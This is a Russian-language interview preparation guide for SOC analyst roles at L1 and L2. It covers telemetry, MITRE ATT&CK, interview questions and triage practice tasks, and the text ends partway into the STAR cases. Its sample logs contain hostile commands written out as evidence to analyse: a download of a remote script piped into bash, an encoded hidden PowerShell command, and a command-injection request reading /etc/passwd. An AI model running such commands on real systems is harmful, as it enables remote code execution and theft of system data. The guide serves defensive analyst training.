SOC Interview Preparation Book: тех интервью, практика, твой оффер

Полевое руководство по подготовке к собеседованию на Security Operations Engineer / SOC Analyst L1 Junior / Junior+ и L2 Middle / Middle+

Упрощенная версия для бесплатного распространения

Коротко о документе

Это не глянцевая презентация про “как устроен SOC” и не академическая методичка. Это рабочая брошюра под интервью и оффер: что спросят, как думать, как звучать уверенно, куда смотреть руками и какие косяки чаще всего палят кандидата уже на первом техскрине.

Ivan Piskunov
April 2026
Version 1.0 (только для w2hack)

Дисклеймер

!!!Важно!!!

Автор не несёт ответственности за любой прямой или косвенный ущерб, возникший вследствие применения материалов из этой брошюры в рабочей среде. Вся информация дана только для обучения, самоподготовки и развития практического мышления.

- Материал собран из открытых источников, публичной документации, вакансий, учебных ресурсов и практического личного опыта автора.
- Это не официальный гайд конкретного вендора, не vendor playbook и не попытка заменить внутренние регламенты компании.
- Брошюра распространяется бесплатно. Запрещено коммерческое использование текста или существенных фрагментов в сторонних документах, курсах, методичках и “готовых продуктах” без письменного согласия автора.
- При заимствовании обязательна ссылка на автора: Ivan Piskunov.
- Любые команды, конфиги и сниппеты сначала прогоняй в lab / test / sandbox, а не в production.

Нормальный подход к этому документу такой: *сначала понять логику*, затем руками прогнать кейс в lab, и только потом тащить идеи в реальную среду. В SOC очень дорого обходится не отсутствие знаний, а самоуверенное применение непроверенных действий.

Оглавление

Дисклеймер 2
Оглавление 2
1. Что такое SOC и зачем он нужен 5
2. Что реально хотят работодатели в 2026 году 6
3. База, без которой в SOC будет тяжко 7
4. Что такое MITRE, IoC, TTP и карта ATT&CK 8
5. Артефакты и телеметрия: откуда вообще приходит сигнал 9
6. Вопросы и практические задачи для L1 Junior / Junior+ 10
1. Что такое SOC и чем L1 занимается в реальности? 10
2. Чем SIEM отличается от EDR/XDR? 10
3. Чем отличаются event, alert, incident и case? 10
4. Что такое false positive, true positive и benign positive? 11
5. Что такое IoC, IoA и TTP? 11
6. Зачем SOC знать MITRE ATT&CK? 11
7. Какие Windows-события ты бы назвал базовыми для L1? 11
8. Какие Linux-артефакты ты бы смотрел в первую очередь? 11

9. Какие признаки указывают на brute force? 11
10. Что ты делаешь, если прилетел алерт на suspicious PowerShell? 11
11. Что такое containment, eradication и recovery? 11
12. Что важно фиксировать в case notes? 12
13. Чем severity отличается от priority? 12
14. Что такое baseline и зачем он нужен? 12
15. Что ты будешь делать с phishing alert? 12
16. Что такое lateral movement простыми словами? 12
17. Что такое persistence? 12
18. Когда надо эскалировать на L2? 12
19. Что такое use case / detection rule tuning? 12
20. Что нужно понимать по DNS для SOC? 12
21. Что нужно понимать по HTTP/HTTPS? 13
22. Чем threat hunting отличается от обычного triage? 13
23. Что ты ответишь, если не знаешь конкретный продукт? 13
24. Что нужно знать по cloud уже на L1? 13
25. Что такое хороший ответ L1 на интервью? 13
Практические задачи для L1 Junior / Junior+ 13
Задача 1. Windows: suspicious PowerShell 13
Задача 2. Linux: SSH brute + suspicious sudo 13
Задача 3. Email: phishing or not? 14
Задача 4. Proxy/Web: exploitation attempt 14
7. STAR-кейсы для интервью 15
L1 Junior+ / Case 1: phishing → risky sign-in 15
L1 Junior+ / Case 2: noisy EDR turned out real 15
L1 Junior+ / Case 3: web alert with weak evidence 16
8. Пять реалистичных кейсов из будней SOC 16
Кейс 1. “Это же просто скан хостов… ммм?”, пока не оказалось, что уже не просто 16
Кейс 2. Обычный user complaint привёл к BEC 16
Кейс 3. Шумный EDR-алерт всё-таки добежал до инцидента 17
Кейс 4. Service account, который “никто не трогал годами” 17
9. APT и таргетированные атаки: почему их трудно ловить 17
10. Как поднять локальную SOC-лабораторию 18
Рекомендуемый базовый сценарий lab 19
Что прогонять руками 19

11. Open-source SOC своими руками 19
Что из этого стека что делает 20
Как эта связка обычно живёт в реальности 20
12. Автоматизация: Python / PowerShell / Bash 20
Python 1. Быстро посчитать топ IP по failed logins 21
Python 2. Вытащить подозрительные PowerShell командные строки 21
Python 3. Разобрать CSV и найти редкие родительские процессы 21
PowerShell 1. Быстро посмотреть последние failed logons 22
PowerShell 2. Найти недавно созданные scheduled tasks 22
PowerShell 3. Проверить suspicious network connections 22
PowerShell 4. Сопоставить процесс и PID 22
Bash 1. Топ IP по sshd failed password 22
Bash 2. Активные внешние соединения 22
Bash 3. Найти свежие cron/systemd артефакты 22
13. Куда расти после SOC 23
14. Roadmap самоподготовки до Junior+ 23
Что обязательно закрыть по доменам 23
15. Глоссарий 24
16. Полезные ресурсы 25
17. Как отвечать на интервью красиво и уверенно 26
Базовый шаблон ответа на технический вопрос 26
Фразы, которые звучат зрело 26
Если вопрос застал врасплох 26
18. Типовые ошибки кандидатов на SOC-интервью 26
19. Red flags вакансии и работодателя 27
Что полезно спросить интервьюера самому 27
20. Список источников и референсов 27

1. Что такое SOC и зачем он нужен

Если просто, **SOC** — это не комната с мониторами и не просто “ребята, которые смотрят алерты”. Это операционная функция, которая помогает компании видеть угрозы, быстро понимать, что происходит, и не дать инциденту доехать до боли, денег, простоя и очень неприятных созвонов с руководством.


Хороший SOC держится на трёх вещах: **телеметрия**, **люди** и **процессы**. Если у тебя много логов, но нет нормального triage — это просто шум. Если у тебя есть умные аналитики, но нет покрытия по источникам — ты слепой. Если у тебя есть и то и другое, но никто не обновляет плейбуки — команда начинает жить “по памяти” и постепенно разваливает качество.

- Внутренний корпоративный SOC — полностью in-house, ближе к инфраструктуре и бизнесу.
- MSSP / outsourced SOC — внешняя услуга, часто сильна по рутине и 24x7 мониторингу, но слабее в контексте конкретной компании.
- Гибридный SOC — часть функций внутри, часть наружу. На практике это частый компромисс.
- Follow-the-sun / distributed SOC — распределённая модель под разные часовые пояса.
- Virtual SOC — когда процессы и инструменты есть, но команда географически не сидит “в одной комнате”.

SOC vs CERT / CSIRT

SOC в первую очередь живёт в режиме постоянного мониторинга, triage, первичной и средней глубины расследований, поддержки детектов и операционной устойчивости. CERT / CSIRT чаще глубже уходит в инцидент-координацию, межкомандное взаимодействие, восстановление, внешний обмен информацией, advisory и более тяжёлый response-контур.

На практике граница часто размыта. В небольшой компании L2/L3 SOC может уже выполнять куски DFIR и CSIRT-функций. Но на интервью полезно показать, что ты понимаешь разницу: *SOC — это постоянные операции и раннее обнаружение, CERT/CSIRT — это более широкий response и coordination layer.*



Логика простая: сигнал без контекста — это шум. Контекст + корреляция + к

Схема 1. Упрощённая типовая архитектура SOC: от источников событий до кейса и ответа.

Роль	Что делает по факту
L1	Мониторит, валидирует, обогащает, эскалирует, ведёт кейс-ноты, отсекает шум.
L2	Расследует глубже, строит гипотезы, делает scoping, ведёт сложные инциденты, помогает L1.
L3 / Lead	Закрывает тяжёлые инциденты, threat hunting, tuning/use cases, развитие процессов, mentoring.
Detection Engineer	Пишет и улучшает правила, корреляцию, Sigma/KQL/SPL, тестирует качество покрытий.
DFIR / IR	Извлечение артефактов, containment, timeline, root cause, eradication, recovery coordination.
SOC Manager / Head	SLA, метрики, staffing, качество, процессы, коммуникация с бизнесом и leadership.

Для общего понимания полезно знать хотя бы пару именитых CERT/SOC-структур. В Европе часто вспоминают **CERT-EU**, который обслуживает институты и органы ЕС и выступает узлом координации и помощи по инцидентам. В США исторически важен **CERT/CC** при Carnegie Mellon, а в гос-контуре — экосистема CISA и US-CERT-наследие. Эти примеры хороши не потому, что тебе придётся туда устраиваться, а потому что они помогают понять зрелую модель реагирования и обмена информацией. [Референсы в конце документа]

2. Что реально хотят работодатели в 2026 году

С вакансиями на SOC есть одна забавная вещь: названия разные, а реальная начинка удивительно похожа. На глобальных досках вакансий чаще встречаются прямые тайтлы вроде **SOC Analyst**, **Tier 1 SOC Analyst**, **Security Operations Center Analyst**, **Detection & Response Analyst**. На российском рынке и в русскоязычном сегменте тайтл часто замаскирован под **Аналитик ИБ**, **Специалист ИБ**, **Инженер ИБ**, но внутри описания сидят те же самые функции SOC.

- **L1 / Junior:** monitoring, triage, enrichment, первичная классификация, documentation, escalation.
- **L2 / Middle:** incident investigation, deeper scoping, threat hunting, use-case tuning, mentoring L1.
- **L3 / Lead:** сложные расследования, APT-like cases, automation, quality control, playbooks, coordination.
- Во многих вакансиях выросла доля cloud и identity telemetry: Microsoft Sentinel / Defender, AWS / Azure / GCP logs, Entra ID / Okta / SSO.

Главный паттерн рынка

Работодатели намного чаще ищут не “человека, который знает все продукты на свете”, а аналитика, который умеет думать по цепочке: alert → validation → scope → hypothesis → evidence → escalation / containment → write-up. Если этой логики нет, знание названий тулов почти не спасает.

Что требуют часто	Что нужно знать на память	Что можно доучить позже
Windows / Linux / сети	Логика логов, auth, процессы, сервисы, TCP/IP, DNS, HTTP, SMTP	Экзотические протоколы и редкие enterprise-стэки
SIEM / EDR / XDR	Что из чего видно, как валидировать алерт, как не путать источник и корреляцию	Нюансы конкретного вендора и UI
IR / triage	Severity, priority, containment, timeline, evidence	Глубокий DFIR и memory forensics
Cloud / identity	CloudTrail / Azure Activity / GCP Audit, SSO-логика, risky sign-ins	Редкие сервисы и продвинутый CSPM
Automation	Базовый Python / PowerShell / Bash	Большие SOAR-фреймворки и полноценная engineering-практика

По стеку повторяются примерно одни и те же классы решений. Из open source чаще всплывают **Wazuh**, **Security Onion**, **Zeek**, **Suricata**, **Sigma**, **TheHive**, **MISP**, **Velociraptor**, ELK / OpenSearch. Из коммерции — **Splunk**, **Microsoft Sentinel**, **Defender XDR**, **CrowdStrike**, **Cortex XDR**, **QRadar**, **ArcSight**, **Elastic Security**, разные SOAR/IRP-платформы, почтовые secure email gateways, NDR/NTA и облачные security suites. Даже если в вакансии стоит один конкретный продукт, работодателя обычно интересует, понимаешь ли ты класс инструмента и логику его использования.

Отдельно видно ещё один рынок паттерн: **на L1 можно зайти с очень хорошей базой и lab-опытом**, но на L2 почти везде ждут хотя бы намёк на реальные расследования, пусть даже из домашней lab, стажировки, MSSP или внутренних корпоративных кейсов. Поэтому для L2 важно не просто “я читал про Kerberoasting”, а “я видел похожую цепочку в логах и понимаю, где бы искал подтверждение”.

Глобальный рынок: типовые тайтлы	РФ/русскоязычный рынок: типовые тайтлы
SOC Analyst / Tier 1 / Tier 2	Аналитик SOC / Аналитик 1-й или 2-й линии SOC
Security Operations Center Analyst	Аналитик ИБ / Инженер ИБ с SOC-функцией
Detection & Response Analyst	Специалист по мониторингу и реагированию на инциденты
Threat Detection / TDR Analyst	Аналитик ИБ по расследованиям / threat intelligence / threat hunting
Incident Response Analyst	Аналитик киберугроз / аналитик SOC по расследованию

3. База, без которой в SOC будет тяжко

На интервью очень быстро видно, у кого реальная база, а у кого “кибербез в вакууме”. В SOC нельзя быть сильным только в security-терминах. Тебе постоянно нужно понимать, *как вообще работает система*, иначе ты не отличишь норму от отклонения.

- **Сети:** TCP/IP, DNS, HTTP/HTTPS, TLS, SMTP, IMAP, VPN, NAT, прокси, базовая маршрутизация.
- **Windows:** Event ID 4624/4625/4688, PowerShell, Scheduled Tasks, Services, Registry Run Keys, Defender, Sysmon, AD basics.
- **Linux:** sshd, sudo, cron, systemd, auth.log / secure, bash history, процессы, сокеты, file permissions.
- **Web и email:** цепочка письма, SPF/DKIM/DMARC, URL reputation, base64, redirects, attachments, basic web attacks.
- **Identity:** Kerberos, NTLM, MFA, service accounts, privileged accounts, impossible travel, risky sign-ins.

- **Cloud:** API calls, control plane logs, IAM drift, suspicious token use, object storage exposure, container runtime basics.
- **Базы данных:** audit trail, suspicious connections, privileged commands, dumping / export patterns, failed logins, schema changes.

Правильная позиция на интервью

Не надо изображать из себя “гуру всего”. Намного сильнее звучит ответ: “Я не скажу наизусть все поля конкретного продукта, но понимаю, где в этой телеметрии искать actor, source IP, target, action, result, timestamp и как из этого собрать timeline”.

4. Что такое MITRE, IoC, TTP и карта ATT&CK

Эту тему обязательно надо понимать, потому что она уже давно не “для threat intel гиков”, а обычный рабочий язык SOC. **MITRE ATT&CK** помогает разговаривать о действиях атакующего в понятной и более-менее стандартизированной форме. **IoC** помогает быстро матчить известные следы компрометации. **TTP** помогает не застревать только на сигнатурах и смотреть на поведение противника шире.

Термин	Простое объяснение	Как звучит на интервью
IoC	След компрометации: hash, IP, domain, mutex, path, artifact	“Нашли конкретный признак того, что зло уже ходило по системе”
IoA	Индикатор атаки / suspicious behavior	“Поведение похоже на атаку, даже если конкретный hash ещё не известен”
TTP	Тактики, техники, процедуры противника	“Смотрим на поведение по цепочке, а не только на одну сигнатуру”
MITRE ATT&CK	Карта поведения атакующих по tactic/technique	“Нужно для покрытия, hunting и нормального описания кейса”

Почему это важно знать: во-первых, это помогает не говорить слишком размыто. Вместо “они как-то закрепились” ты говоришь: *похоже на persistence через Scheduled Task и последующий command execution*. Во-вторых, это помогает строить detection coverage. Во-третьих, это сильно упрощает коммуникацию между SOC, IR, threat intel, red/purple team и менеджментом.

Как работать с ATT&CK на практике: не надо пытаться выучить всю матрицу как школьную таблицу. Гораздо полезнее держать в голове логику: **Initial Access → Execution → Persistence → Privilege Escalation → Defense Evasion → Discovery → Lateral Movement → Collection → Exfiltration / Impact**. Когда смотришь кейс, ты мысленно раскладываешь активность по этим шагам и сразу видишь, где у тебя пробелы по телеметрии или детектам.

Практический совет

На интервью не надо читать MITRE как энциклопедию. Лучше сказать: “Я использую ATT&CK как рабочую карту. По ней удобно описывать кейс, искать недостающие детекты, делать threat hunting и объяснять техническую картину не только security-команде, но и смежникам”.

Ещё один важный момент: **IoC устаревают быстро**, а TTP живут дольше. Поэтому зрелый SOC не строится только на blacklist-доменах и хешах. Хеш — это полезно. Но понимание поведения PowerShell + suspicious parent-child process + network beaconing + credential access уже намного устойчивее и ближе к реальной защите.

5. Артефакты и телеметрия: откуда вообще приходит сигнал

Сильный аналитик SOC видит не “алерт от продукта”, а **кусок наблюдаемого поведения**. Поэтому тебе важно понимать, какие источники событий вообще существуют и что именно из них можно вытянуть. Ниже — опорный минимум, который полезно знать и для интервью, и для реальной смены.

Источник	На что смотреть	Типовые подозрительные паттерны
Windows Security / Sysmon	Logon, process creation, service changes, PowerShell, registry	4625 storm, 4688 with encoded cmd, LOLBins, suspicious parent-child
Linux logs	ssh, sudo, cron, systemd, auth, file changes	SSH brute, privilege abuse, reverse shell, persistence via cron
Proxy / Web / WAF	URLs, user agents, status codes, bytes, referrers	Scanning, command injection, data exfil, impossible UA patterns
EDR/XDR	process tree, file mods, network, detections, isolation actions	Credential dumping, lateral movement, beaconing, tamper attempts
Email security	sender path, auth results, headers, attachment verdicts	phishing, BEC, malicious HTML, OAuth consent abuse
DB audit	logins, grants, exports, DDL/DML anomalies	mass select/export, privileged misuse, unusual client, failed login bursts
Cloud / K8s	API calls, auth, role changes, secret access, exec into pod	new access keys, policy drift, suspicious kubectl exec, service account abuse

Windows Security / Sysmon (пример фрагмента как в Event Viewer / SIEM)

```
2026-03-11 02:14:07 host=WS-044 source=Sysmon EventID=1 RuleName=ProcessCreate
UtcTime=2026-03-11 09:14:07.118
Image=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
CommandLine=powershell.exe -nop -w hidden -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQ...
ParentImage=C:\Windows\System32\cmd.exe
User=CORP\j.doe
Hashes=SHA256=0F9E...
```

Linux auth.log / secure (пример)

```
Mar 11 03:41:26 web-02 sshd[18277]: Failed password for invalid user oracle from 185.220.101.44 port
49718 ssh2
Mar 11 03:41:29 web-02 sshd[18281]: Failed password for invalid user oracle from 185.220.101.44 port
49720 ssh2
Mar 11 03:41:33 web-02 sshd[18284]: Accepted publickey for deploy from 10.12.5.17 port 53229 ssh2
Mar 11 03:42:10 web-02 sudo: deploy : TTY=pts/1 ; PWD=/tmp ; USER=root ; COMMAND=/usr/bin/curl -fsSL
http://198.51.100.17/a.sh | bash
```

Kubernetes audit log / API gateway (пример)

```
{"kind":"Event","level":"RequestResponse","stage":"ResponseComplete","verb":"create","user":{"username":"s
ystem:serviceaccount:payments:api-
gw"},"objectRef":{"resource":"secrets","namespace":"payments","name":"db-
prod"},"sourceIPs":["10.30.4.22"],"userAgent":"kubectl/v1.30"}
{"kind":"Event","level":"Metadata","verb":"create","objectRef":{"resource":"pods","namespace":"payments"},
"requestURI":"/api/v1/namespaces/payments/pods","responseStatus":{"code":201}}
```

Что любят слышать интервьюеры

Не просто перечисление источников, а понимание ограничений. Например: Windows Security Logs без Sysmon часто не дадут нормальной глубины по process lineage. CloudTrail покажет API-вызовы, но не то, что происходило внутри EC2. Kubernetes audit покажет обращение к API, но не заменит runtime visibility внутри контейнера.

6. Вопросы и практические задачи для L1 Junior / Junior+

Этот раздел написан не в стиле “правильный ответ на экзамен”, а в стиле **как лучше звучать на интервью**. То есть не просто дать определение, а показать мышление, порядок действий и понимание реальной смены.

1. Что такое SOC и чем L1 занимается в реальности?

L1 — это не “кликер по алертам”, а первая линия фильтрации и валидации. Его задача — быстро отличить шум от подозрительной активности, собрать минимально достаточный контекст, корректно классифицировать событие, зафиксировать всё в кейсе и, если нужно, без потери времени передать на L2. На интервью хорошо звучит ответ, что L1 должен уметь держать баланс между скоростью и качеством: не эскалировать всё подряд, но и не утопить реальный инцидент в ложняке.

2. Чем SIEM отличается от EDR/XDR?

SIEM — это прежде всего сбор, хранение, поиск, корреляция и аналитика по разным источникам. EDR/XDR — это уже более близкая к endpoint и response история: процессы, файлы, сетевые коннекты, иногда remote response. Проще так: SIEM помогает видеть картину шире, EDR/XDR помогает глубже залезть в конкретную машину или инцидент.

3. Чем отличаются event, alert, incident и case?

Event — это сырое событие. Alert — это сработавшее правило, корреляция или аналитика над событиями. Incident — это уже подтверждённая или достаточно вероятная вредоносная активность, требующая реагирования. Case — рабочая карточка расследования, куда складываются гипотезы, evidence, timeline и комментарии. На интервью ценят, когда ты не мешаешь эти слова в одну кучу.

4. Что такое false positive, true positive и benign positive?

True positive — детект реально зацепил вредоносную активность. False positive — алерт сработал на нормальную активность или на неверную логику правила. Benign positive — сработало на реально необычное, но разрешённое поведение: например, редкий админский скрипт. Это важное различие, потому что benign positive часто требует не просто “закрыть”, а решить, нужен suppression, exception или более умный контекст.

5. Что такое IoC, IoA и TTP?

IoC — это конкретный след компрометации: hash, IP, domain, путь к файлу. IoA — это поведенческий признак атаки. TTP — более широкая модель действий противника. На практике IoC полезен для быстрого матча, но зрелый SOC не может жить только на IoC: они быстро тухнут.

6. Зачем SOC знать MITRE ATT&CK?

Чтобы описывать поведение атакующего более системно, понимать пробелы в покрытии и строить детекты не “по вдохновению”, а по реальным техникам. На интервью не надо зачитывать матрицу, лучше сказать, что MITRE удобно использовать как карту кейса и карту покрытий.

7. Какие Windows-события ты бы назвал базовыми для L1?

Из Security Log: 4624, 4625, 4672, 4688, 4697, 4720/4728/4732 и смежные по аккаунтам и группам. Если есть Sysmon — события по process creation, network connections, driver load, image load, file create, registry. Не надо изображать, что ты знаешь все Event ID мира. Лучше назвать ядро и пояснить, что именно оно показывает.

8. Какие Linux-артефакты ты бы смотрел в первую очередь?

sshd / auth.log / secure, sudo usage, cron/systemd, новые процессы, netstat/ss/lsof, недавние изменения в /tmp, /var/tmp, ~/.ssh, shell history. В реальной работе это почти всегда полезнее, чем умные слова про Linux internals без привязки к инциденту.

9. Какие признаки указывают на brute force?

Всплеск неуспешных логинов с одного IP или набора IP, частые попытки по одному аккаунту, необычное распределение user agents или протоколов, переход к успешному логину после серии ошибок, география/ASN, которые не похожи на норму. Всегда полезно смотреть и на время, и на цель, и на успешность после шума.

10. Что ты делаешь, если прилетел алерт на suspicious PowerShell?

Сначала валидирую: кто пользователь, какая машина, parent process, command line, encoded content, network activity, hashes, reputation, было ли это раньше, есть ли change / admin task. Потом решаю: это нормальный админский automation, шумный корпоративный агент или реально execution. Важно показать, что ты не закрываешь только по названию powershell.exe.

11. Что такое containment, eradication и recovery?

Containment — сдерживание: изоляция хоста, блокировка токена, запрет домена, отключение аккаунта. Eradication — вычищение причины и артефактов компрометации. Recovery — возврат системы в рабочее состояние с контролем, что зло не осталось. Для L1 достаточно уверенно понимать разницу и не путать этапы.

12. Что важно фиксировать в case notes?

Что увидели, почему решили, что это suspicious / benign / malicious, какая гипотеза, какие артефакты собрали, какие действия выполнили, кому и почему эскалировали. Плохая документация убивает SOC не хуже отсутствия детектов, потому что следующий аналитик не сможет продолжить расследование без потери контекста.

13. Чем severity отличается от priority?

Severity — насколько серьёзно само событие или инцидент с точки зрения технического воздействия. Priority — насколько срочно этим надо заниматься с учётом бизнеса, критичности актива, blast radius, времени и текущей стадии атаки. Один и тот же severity может иметь разный priority в зависимости от актива.

14. Что такое baseline и зачем он нужен?

Baseline — это понимание нормального поведения среды. Без него любой редкий процесс, необычный логин или скачок DNS может выглядеть как атака. На интервью полезно сказать, что лучший способ уменьшать ложняк — не только “ужесточать правило”, а понимать норму конкретной среды.

15. Что ты будешь делать с phishing alert?

Проверю sender path, SPF/DKIM/DMARC, headers, URLs, вложения, sandbox verdict, кто получатель, есть ли ещё такие письма, кликал ли пользователь, есть ли последующие sign-in события или OAuth consent. Сильный ответ — когда ты связываешь email telemetry с identity и endpoint.

16. Что такое lateral movement простыми словами?

Это перемещение злоумышленника между системами внутри среды после первоначального доступа. На практике это RDP/SMB/WinRM/PsExec/remote services/credentials reuse/SSH pivoting и похожие вещи. Lateral movement редко выглядит “в лоб”, поэтому ты ищешь цепочки: доступ → новый хост → необычная авторизация → админские действия.

17. Что такое persistence?

Это способ удержаться в системе после перезагрузки или смены сеанса: scheduled task, service, registry run key, startup item, new admin account, cron, systemd unit, browser extension, cloud token и так далее. Главное — показать, что это не один конкретный метод, а класс поведения.

18. Когда надо эскалировать на L2?

Когда подтверждена вредоносная активность, когда недостаточно данных для уверенного решения, когда blast radius может быть выше, чем у рутинного кейса, когда нужна более глубокая экспертиза по памяти/сетям/AD/cloud, или когда надо координировать containment. На интервью лучше звучит консервативный и внятный подход, чем геройство “я всё сам”.

19. Что такое use case / detection rule tuning?

Это настройка логики детекта: threshold, lookback, исключения, enrichment, suppression, новые поля, better correlation. Смысл не в том, чтобы сделать ноль алертов, а в том, чтобы сократить шум без потери реальных срабатываний.

20. Что нужно понимать по DNS для SOC?

Что DNS часто показывает раннюю коммуникацию с C2, beaconing, DGAs, typosquatting, staging domains и странные NXDOMAIN-паттерны. Для junior достаточно уверенно понимать типы запросов, resolution flow и почему DNS — это хороший pivot в расследовании.

21. Что нужно понимать по HTTP/HTTPS?

Методы, коды ответов, URI, User-Agent, referrer, content-type, длины ответов, редиректы, suspicious paths, необычные запросы к admin/debug/API endpoints. Даже базовое понимание этого уже помогает фильтровать шум и видеть exploitation attempts.

22. Чем threat hunting отличается от обычного triage?

Triage идёт от конкретного алерта. Threat hunting — от гипотезы: “если у нас есть такая техника, как она могла бы проявиться в наших логах?”. Для L1 важно хотя бы понимать разницу, даже если ты не ведёшь полноформатный hunting каждый день.

23. Что ты ответишь, если не знаешь конкретный продукт?

Скажу честно, что не работал руками именно с этим вендором, но понимаю класс инструмента, какую телеметрию он даёт и как бы я его применял в triage/investigation. Это нормальный зрелый ответ. Хуже — делать вид, что знаешь UI, который никогда не открывал.

24. Что нужно знать по cloud уже на L1?

Минимум: что такое audit/control-plane logs, risky IAM changes, suspicious console login, access key creation, unusual regions, bucket exposure, service accounts, token abuse. Даже если компания mostly on-prem, cloud-вопросы на интервью стали очень типичными.

25. Что такое хороший ответ L1 на интервью?

Это ответ, где слышно порядок мышления: что проверяешь первым, как обогащаешь, как отделяешь benign от malicious, когда эскалируешь, как документируешь. Люди, которые только знают определения, почти всегда сыпятся на первом же follow-up вроде “хорошо, а дальше что ты делаешь?”.

Практические задачи для L1 Junior / Junior+

Ниже — примеры задач, которые реально могут дать на интервью или техскрине. Идея простая: тебе не нужно “раскрыть заговор мирового уровня”. Нужно спокойно разобрать артефакт, назвать гипотезу, отметить риски и предложить следующий шаг.

Задача 1. Windows: suspicious PowerShell

Артефакт / консоль / фрагмент лога

```
2026-03-11 09:14:07 host=WS-044 event_id=4688
parent=cmd.exe
process=powershell.exe
cmdline=powershell.exe -nop -w hidden -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQ...
user=CORP\j.doe
netconn=198.51.100.27:443
```

Как рассуждать: Базовая гипотеза — попытка скрытого PowerShell execution с network outreach. Что делать: проверить parent process и инициатора, декодировать строку, посмотреть, было ли это частью легитимного automation, поискать похожие события по пользователю и хосту, оценить репутацию IP, посмотреть EDR process tree. Если подтверждается execution непонятного скрипта и есть внешнее соединение, это уже уверенная эскалация.

Задача 2. Linux: SSH brute + suspicious sudo

Артефакт / консоль / фрагмент лога

```
Mar 11 03:41:26 web-02 sshd[18277]: Failed password for invalid user oracle from 185.220.101.44
Mar 11 03:41:29 web-02 sshd[18281]: Failed password for invalid user oracle from 185.220.101.44
Mar 11 03:42:10 web-02 sudo: deploy : USER=root ; COMMAND=/usr/bin/curl -fsSL http://198.51.100.17/a.sh
| bash
```

Как рассуждать: Это уже не просто brute force-шум. Есть админская команда с загрузкой и исполнением скрипта. Нужно срочно проверить, кто такой deploy, откуда он вошёл, был ли доступ легитимным, что за скрипт подтягивался, что он изменил, есть ли persistence и outbound traffic. Хороший ответ — сразу предложить containment хоста или хотя бы ограничение сессии плюс эскалацию на L2/IR.

Задача 3. Email: phishing or not?

Артефакт / консоль / фрагмент лога

```
From: Microsoft Security <security-noreply@micr0soft-support.com>
Return-Path: bounce@mailer.example.net
Authentication-Results: spf=fail dkim=none dmarc=fail
Subject: Urgent password reset required
URL: https://login-verification-example.com/o365
```

Как рассуждать: Это очень похоже на phishing: brand spoofing, lookalike domain, auth fail, urgent lure. Следующий шаг — проверить, кто получил письмо, были ли клики, были ли sign-in события после письма, нет ли новых inbox rules / OAuth grants. На интервью ценится связка “email → identity → endpoint”.

Задача 4. Proxy/Web: exploitation attempt

Артефакт / консоль / фрагмент лога

```
src=203.0.113.72 dst=10.20.8.14 method=GET uri="/app/debug?cmd=whoami" status=200 ua="curl/8.1"
src=203.0.113.72 dst=10.20.8.14 method=GET uri="/app/debug?cmd=cat+/etc/passwd" status=200
ua="curl/8.1"
```

Как рассуждать: Похоже на command injection / exposed debug endpoint. Что важно: это уже не просто scan, а успешный 200 OK на опасные команды. Надо оценить, действительно ли команда исполнилась, что за приложение, не было ли дальнейших обращений, какие процессы и сетевые коннекты появились на хосте, и быстро поднять вопрос об изоляции/фиксе у владельцев сервиса.

7. STAR-кейсы для интервью

Ниже — не “сказки про спасение мира”, а реалистичные кейсы, которые звучат похоже на реальную работу в компаниях США. Их можно адаптировать под свой опыт. Если у тебя часть истории была в lab, стажировке или внутреннем проекте — не ври про масштаб, но оставь структуру и техничность.

L1 Junior+ / Case 1: phishing → risky sign-in

S	T	A	R
В команде шёл поток алертов по подозрительным письмам, и одно письмо пришло сотруднику из finance с lookalike-domain и failed SPF/DMARC.	Моя задача была быстро понять, это просто очередной spam/phish или уже есть компрометация учётки.	Я проверил email headers, выгрузил URLs, сопоставил с sign-in логами, увидел вход из нетипичной страны через несколько минут после клика и сразу эскалировал кейс, приложив timeline и индикаторы. Параллельно отметил, что нужно проверить inbox rules и OAuth consents.	L2 быстро отработал containment, а мой кейс потом использовали как образец “какой должен быть хороший первичный triage”: мало шума, много фактов.

L1 Junior+ / Case 2: noisy EDR turned out real

S	T	A	R
Один EDR-детект на suspicious PowerShell часто закрывали как benign, потому что в среде было много административного automation.	Нужно было понять, относится ли очередное срабатывание к тому же доброкачественному шуму.	Я не закрыл кейс автоматически, а посмотрел parent-child relationship, увидел запуск через winword.exe и сетевой коннект наружу, после чего поднял эскалацию с конкретным объяснением, чем это отличается от обычного корпоративного скрипта.	Это оказался реальный malicious execution из заражённого документа. Для команды это было хорошим напоминанием, что “похоже на старый шум” не равно “можно не смотреть”.

L1 Junior+ / Case 3: web alert with weak evidence

S	T	A	R
